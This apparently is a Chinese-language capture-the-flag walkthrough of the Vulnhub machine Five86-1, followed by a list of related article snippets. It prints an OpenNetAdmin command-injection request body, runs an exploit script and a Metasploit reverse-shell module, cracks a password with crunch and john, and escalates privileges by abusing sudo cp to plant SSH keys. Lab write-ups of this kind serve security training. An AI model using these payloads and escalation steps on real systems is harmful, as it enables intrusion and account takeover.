
five86-1 (OpenNetadmin RCE+cp命令提权+crunch生成密码字典)
Vulnhub-Five86-1
实验环境
kali攻击机ip:192.168.56.116

Five86-1靶机ip:192.168.56.121
知识点及工具
nmap扫描

john爆破

OpenNetAdmin RCE
开始渗透
首先第一步对目标靶机网络
nmap -A –p- 192.168.56.121
扫描发现一个80web端口和一个22ssh端口和10000webmin端口。
Web浏览 http://192.168.56.121,页面啥都没有空白一片
使用dirb工具对目录进行扫描,或者namp扫描也有提示robots.txt和/ona目录
访问/ona
http://192.168.56.121/ona

发现是opennetadmin,exploit-db搜索找到两个poc一个msf的一个sh
先拿sh的文件验证一下,抓取登录包,修改请求方式为post,body添加以下代码
xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";id;echo \"END\"&xajaxargs[]=ping
发现可利用,执行成功了
脚本运行一下
./exp.sh http://192.168.56.121/ona/login.php

或者利用msf的也行,把它复制到/usr/share/metasploit-framework/modules/exploits目录下,然后重新加载msf(命令reload_all)。
set rhosts 192.168.56.121

set lhost 192.168.56.116

exploit

在此发现限制了其他目录访问,可ls,cat 等命令
然后查找一下www-data能够访问的东西
find / -type f -user www-data
在前面两个可以看到能够读取.htaccess文件
cat /var/www/html/reports/.htaccess
看到了douglas账号密码,然后提示aefhrt组合的10个字符
接下来生成密码
crunch 10 10 aefhrt > password.txt
爆破密码
john --wordlist=password.txt douglas
爆破出来得到密码
douglas:fatherrrrr
ssh登录
ssh douglas@192.168.56.121
找了一番 然后sudo –l 发现可cp,然后进行下一步

生成一个jen的ssh密钥吧,看见douglas下存在.ssh,也给jen生成一个
ssh-keygen –t rsa –C “jen@five86-1”
cp /home/douglas/.ssh/id_rsa.pub /tmp/authorized_keys
cd /tmp
chmod 777 authorized_keys
sudo -u jen /bin/cp authorized_keys /home/jen/.ssh/
这个就利用了cp命令
切换一个身份
ssh jen@127.0.0.1
登录成功了

登录之后我看见了最后一行提示了你有一封新邮件,然后查看,发现了moss的账号密码
cd  /var/maills

cat jen
得到账号密码
moss:Fire!Fire!
再次切换为moss用户
su moss


在moss目录下发现一个.games目录下upyougame运行可root身份
随便你怎么输入只要输入个字符,然后完了就是#(root)号了
five86-1 (OpenNetadmin RCE+cp命令提权+crunch生成密码字典)的更多相关文章
- Linux提权(持续更新)
利用/etc/passwd提权 个人认为,这种提权方式在现实场景中难以实现,条件太过苛刻,但是建立Linux下的隐藏账户是个不错的选择,灵感来自:https://www.hackingarticles ...
- adore-ng笔记和Linux普通用户提权
官网:https://github.com/trimpsyw/adore-ng 安装: [root@xuegod63 ~]# unzipadore-ng-master.zip [root@xuegod ...
- WIN提权总结【本地存档-转载】
[ web提权 ] 1.能不能执行cmd就看这个命令:net user,net不行就用net1,再不行就上传一个net到可写可读目录,执行/c c:\windows\temp\cookies\net1 ...
- Meterpreter提权详解
0x01 Meterpreter自动提权 1.生成后门程序 我们在kali的命令行下直接执行以下命令获得一个针对windows的反弹型木马: msfvenom -p windows/meterpr ...
- 暴破助攻提权:ruadmin
i春秋作家:yangyangwithgnu 1 缘由 千辛万苦拿下的 webshell 不是 www-data 用户就是 networkservice 权限,要想拓展攻击面.扩大战果,提权,是必经之路 ...
- 35.windows提权总结
本文参考自冷逸大佬的博客,源地址在这里:https://lengjibo.github.io/windows%E6%8F%90%E6%9D%83%E6%80%BB%E7%BB%93/ windows提 ...
- [转载]SQL Server提权系列
本文原文地址:https://www.cnblogs.com/wintrysec/p/10875232.html 一.利用xp_cmdshell提权 xp_cmdshell默认是关闭的,可以通过下面的 ...
- sudo提权,ansible批量给所有主机创建系统账户,授权
sudo(superuser or another do)让普通用户可以以超级管理员或其他人的身份执行命令. sudo基本流程如下: 1.管理员需要先授权(修改/etc/sudoers文件) 2.普通 ...
- MS14-068域提权漏洞复现
MS14-068域提权漏洞复现 一.漏洞说明 改漏洞可能允许攻击者将未经授权的域用户账户的权限,提权到域管理员的权限. 微软官方解释: https://docs.microsoft.com/zh-cn ...
随机推荐
- 一个关于时区的bug
起因: 在 Apollo 中配置了某活动的开始时间是 2020-05-15, 代码中的逻辑判断如下: const nowTime = new Date().getTime(); const start ...
- Zerotier在windows下实现内网远程桌面
Zerotier实现内网远程桌面 使用背景 实验室设备条件过于恶劣 向日葵在有些场景下会莫名崩溃,或者画面不动. Teamviewer免费版在之前用的时候出现过疑似商业行为被断连,github上寻解决 ...
- 单点登录(SSO)的设计与实现
一.前言 1.SSO说明 SSO英文全称Single Sign On,单点登录.SSO是在多个应用系统中,用户只需要登录一次就可以访问所有相互信任的应用系统.https://baike.baidu.c ...
- LibreOJ #10047
应同机房某大佬的要求来写这篇题解 Description 给定一个字符串 \(S\) 和一个数 \(K\),要求求出 \(S\) 的所有形似 \(A+B+A\) 的子串数量,其中 \(\mid A\m ...
- CF1416D 做题心得
CF1416D 做题心得 上次在某trick中提到了这个题,一开始觉得太毒瘤没有写,现在把它补上了. 感觉实现这个东西,比单纯收获一个trick,收获的东西多太多了. 主要思路 它的主要trick是& ...
- 上海某小公司面试题:Java线程池来聊聊
<对线面试官>系列目前已经连载11篇啦!进度是一周更新两篇,欢迎持续关注 [对线面试官]Java注解 [对线面试官]Java泛型 [对线面试官] Java NIO [对线面试官]Java反 ...
- 六:SpringBoot-集成Druid连接池,配置监控界面
SpringBoot-集成Druid连接池,配置监控界面 1.Druid连接池 1.1 Druid特点 2.SpringBoot整合Druid 2.1 引入核心依赖 2.2 数据源配置文件 2.3 核 ...
- .net core 和 WPF 开发升讯威在线客服与营销系统:使用线程安全的 BlockingCollection 实现高性能的数据处理
本系列文章详细介绍使用 .net core 和 WPF 开发 升讯威在线客服与营销系统 的过程.本产品已经成熟稳定并投入商用. 在线演示环境:https://kf.shengxunwei.com 注意 ...
- Pytest(18)pytest接口自动化完整框架思维导图
pytest接口自动化完整框架思维导图
- 搜索Ex (洛谷提高历练地)
搜索Ex P1120 小木棍 题意:不超过65根长度小于50的小木棍(是由一批等长木棍砍断得到的),求原始木棍的最小可能长度 分析:优化+减枝爆搜 搜索状态要记录当前尝试的已经填好的长度,当前尝试填的 ...